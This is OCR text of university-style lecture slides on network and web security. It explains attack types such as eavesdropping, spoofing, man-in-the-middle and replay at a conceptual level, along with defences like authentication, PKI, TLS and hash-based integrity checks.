
Traditional Network Security

- Lots of different dimensions to security
  - Confidentiality/Privacy
  - Data Integrity
  - Service Integrity (availability)
  - Authenticity
  - Non-repudiation
- These are not Web-specific, but exacerbated by the Web

We will not discuss


- Physical security
  - Steal the PostIt with the password
  - Break into machine room
- Local system security
  - Viruses, malware, …



Comic: xkcd.com

We will not discuss

- Denial of Service
  - Zombies (compromised computers in botnets)



Network: evil techniques


- **Eavesdropping**: listen in on communication
- **Masquerading**: pretend to be someone else, sometimes with address spoofing
- **Man-in-the-middle**, or **Janus**: stand between two communicating parties and modify the conversation
  - Replay: record communication, use data later


Examples

- **Address spoofing**: just write a fake IP into your outgoing packets! Easy masquerading technique

- **Eavesdropping**
  - Capture a router and listen in
  - Or….

Masquerading




Client
Man-in-the-Middle
Server
(login, (xfer, 500, Acct1=>Acct2))
[modify request]
(login,
(xfer, 500, Acct1=>AcctMITM))
"OK, Xferred
to AcctMITM!"
[modify response message]
"OK, Xferred
to Acct2!"

Example: Belkin Wireless Router

- Belkin wireless network router ca. 2003

- Client to server: can I have this web page?
- Wireless router to client: Hi, I'm the server. Here's an ad for Belkin products.

Replay attack

- A version of Man-in-the-Middle
- Record good conversation, then replay to masquerade as one party
- E.g., record the username and password, then replay it to authenticate in the future

Defenses

- Authentication: a party establishes identity
- Usually requires credentials
  - ID badge
  - Passport
  - Password
- In the real world, asymmetric relationships mean one-sided authentication
- On Web, no social clues to indicate identity; all parties must authenticate
- Makes masquerading impossible, and MITM harder


Recap: Public Keys

- How do we authenticate?

- Securing message against eavesdropping: encrypt m using recipient's public key, then send
- Sending authenticatable message: encrypt message using sender's private key, then send

Recap: Public Key Infrastructure (PKI)

- Distribute public keys
- What if the server is not authentic?
- How can we verify the certificate?




Recap: Certificate Authorities

- Verify identities and public keys
- Public keys for big Certificate Authorities (Verisign, Thawte, lots of others) are built into browsers

- There can be a chain of certificate signing
- You can start signing certs today! But you probably won't be built into Chrome
- Different cert "strengths" depending on level of identity verification

Recap: Public Key Exchange

- Little public-key-encrypted data
- Browser verifies validity of certificate



TLS/SSL


- Transport layer security / secure-sockets layer
- Commonly, **`https://`**
- Encryption of all content that goes into TCP payload

- We use digital certs and the certificate authority to authenticate server.
- We start with asymmetric, then move to symmetric.

Efficiency for Signatures

- Detect modification without obscuring data
- Could use digital signatures, but asymmetric encryption CPU-expensive
- Solution:
  - Use a one-way function, a hash function
  - Any change to message will change hash
  - Sign the hash (which is small)
  - Append the hash to the message; if the receiver cannot reproduce the hash value, then attacker tampered with message


Data Integrity




How can the receiver (**R**) verify that the message (**m**) wasn't modified?

Data Integrity

S transmits to R:



R receives from S:



MD5 Hash Algorithm

- Divide message into 512-bit blocks
- Create a digest (hash) for each block, plus final 128-bit "digest of digests"

- SHA family of algorithms are replacing MD family.
  - SHA-3, for example.
  - Very similar in basic structure

Part II: Web security

- Take a short break

Web-Specific Attacks


- Cross-Site Scripting Attacks
  - Undermine JavaScript sandbox
- Sybil Attacks
  - Create sock puppets to undermine reputation systems (e.g., Ebay, AMZN)
